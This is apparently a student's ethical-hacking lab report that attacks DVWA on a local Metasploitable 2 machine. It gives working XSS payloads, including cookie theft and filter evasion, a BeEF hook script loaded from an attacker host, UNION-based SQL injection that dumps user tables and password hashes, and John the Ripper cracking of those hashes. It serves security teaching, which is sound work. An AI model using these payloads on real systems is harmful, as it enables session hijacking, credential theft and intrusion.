

**GANPAT UNIVERSITY**  
**INFORMATION TECHNOLOGY**  
**B. TECH. SEMESTER-VI**  
**2CEIT6PE7: ETHICAL HACKING**



**PRACTICAL – 8**

**Aim : Labs of Web Security**

**IP Address of Metasploitable 2 : 192.168.235.129**

**Opening the URL in the Kali Linux : <http://192.168.235.129>**

**From that we will open DVWA (Damn Vulnerable Web Application).**



## 1. Exercise related to XSS

### A. XSS (Reflected)

#### a) Low level of security and run the following script

- i) Write your name in text box and see the output

It will print the name with the Hello message

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

  
**Hello Sanjay Sukhwani**

- ii) Write any html tag like `<h1>Hello World</h1>` and submit

It will display the tag in form of HTML with the text in it

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

  
**Hello  
Hello World**

- iii) Write simple java script like `<script>alert("Learning XSS")</script>`

It will display the alert message box

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

  
**Hello**

🌐 192.168.235.129

Learning XSS

- iv) Write a java script into text box to get the cookie related information  
`<script>alert(document.cookie)</script>`

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello

🌐 192.168.235.129

security=low; PHPSESSID=4ea65dfa3335d09cb20c42fc03aa0caf

b) Medium level of security and run the following script

- i) Write a nested script like `<scr<script>ipt>alert("hello")</script>`

It will print the nested script but not execute the simple script

Simple Script :

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello alert("Learning XSS")

Nested Script :

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello

🌐 192.168.235.129

hello

c) **High level of security and run the following script**

i) Write a script like `<img src=x OnMouseOver=alert("Hello")>`

In Medium Security Level,

It will allow to have a image and on hover it will give alert box

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello

🌐 192.168.235.129

hello

In High Security Level,

It will not allow to run the above script

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello `<img src=x OnMouseOver=alert("Hello")>`

**B. XSS (Stored)**

a. **Set the security level low and run the following script**


i. Write a script `<script>alert("Hello World")</script>` in the message text box and in the name text box write any name.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \* 

`<script>alert("Hello World")</script>`



### C. Exploiting XSS - Hooking Vulnerable Page Visitors To BeEF

#### Step 1 : Starting the beef-xss

```
(kali@kali)-[~]
$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


• beef-xss.service - beef-xss
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
  Active: active (running) since Sun 2023-04-30 11:32:45 EDT; 5s ago
  Main PID: 15542 (ruby)
  Tasks: 3 (limit: 2277)
  Memory: 74.3M
  CPU: 1.646s
  CGroup: /system.slice/beef-xss.service
          └─15542 ruby /usr/share/beef-xss/beef
```

#### Setting the Password of the beef user


We will login into the system with the credentials :

Username : beef


Password : kali [ as we have set ]

**Step 2 :** Login into the Beef-xss Dashboard**Step 3 :** Adding the hook URL to the Vulnerable Website.


Also message text-box size is limited so we will increase the size to 100

**Step 4 :** On Clicking the sign Guestbook, it will give the alert box


**Step 5 :** On Clicking on Sign Guestbook Button in website, it will give the prompt of that in the **Online Browsers** list



**Step 6 :** Searching for the alert prompt in the list of commands



**Step 7 :** We will get the Alert message in the Website and by using this we can get the session information and other information



## 2. Exercise related to SQL Injection

- a. We always inject true SQL statements into the SQL Injection User ID field with security set to low.
  - i. set the level of security to low and write a 1 into text box(try other number also)

**Vulnerability: SQL Injection**

User ID:

ID: 1  
First name: admin  
Surname: admin

**Vulnerability: SQL Injection**

User ID:

ID: 2  
First name: Gordon  
Surname: Brown



## ii. Try always true scenario

`%' or '0'='0`

### Vulnerability: SQL Injection

User ID:

```

ID: '%' or '0'='0
First name: admin
Surname: admin

ID: '%' or '0'='0
First name: Gordon
Surname: Brown

ID: '%' or '0'='0
First name: Hack
Surname: Me

ID: '%' or '0'='0
First name: Pablo
Surname: Picasso

ID: '%' or '0'='0
First name: Bob
Surname: Smith
          
```

## iii. Find the database version

`' union select version()#`

The used SELECT statements have a different number of columns

## iv. Find the hostname

`' union select null,@@hostname #`

### Vulnerability: SQL Injection

User ID:

```

ID: ' union select null,@@hostname #
First name:
Surname: metasploitable
          
```

## v. Discover the table names of the information\_schema

`'union select null,table_name from information_schema.tables#`

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: PROFILING

ID: ' union select null,table_name from information_schema.tables #
First name:
Surname: ROUTINES
```

### vi. Discover the table name and column name

' union select null,concat(table\_name,0x0a,column\_name) from  
information\_schema.columns where table\_name= 'users' #

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where
First name:
Surname: users
user_id

ID: ' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where
First name:
Surname: users
first_name

ID: ' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where
First name:
Surname: users
last_name

ID: ' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where
First name:
Surname: users
user

ID: ' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where
First name:
Surname: users
password

ID: ' union select null,concat(table_name,0x0a,column_name) from information_schema.columns where
First name:
Surname: users
avatar
```

- b. Discover the username and raw-MD5 password contents from the users table.

' union select null,concat(first\_name,0x0a,password) from users #

### Vulnerability: SQL Injection

**User ID:**

```

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99

```

- c. Crack the password using John the Ripper

Making a text file with the username and password hashes

```

~/Desktop/pr8.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 Gordon:e99a18c428cb38d5f260853678922e03
3 Hack:8d3533d75ae2c3966d7e0d4fcc69216b
4 Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 Bob:5f4dcc3b5aa765d61d8327deb882cf99
6 |

```

Using John the Ripper for converting the hashes to the readable text

```

Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (Bob)
abc123        (Gordon)
letmein       (Pablo)
Proceeding with incremental:ASCII
charley        (Hack)
5g 0:00:00:00 DONE 3/3 (2023-04-25 01:49) 10.00g/s 365046p/s 365046c/s 401502C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show --format=raw-md5 pr8.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left

```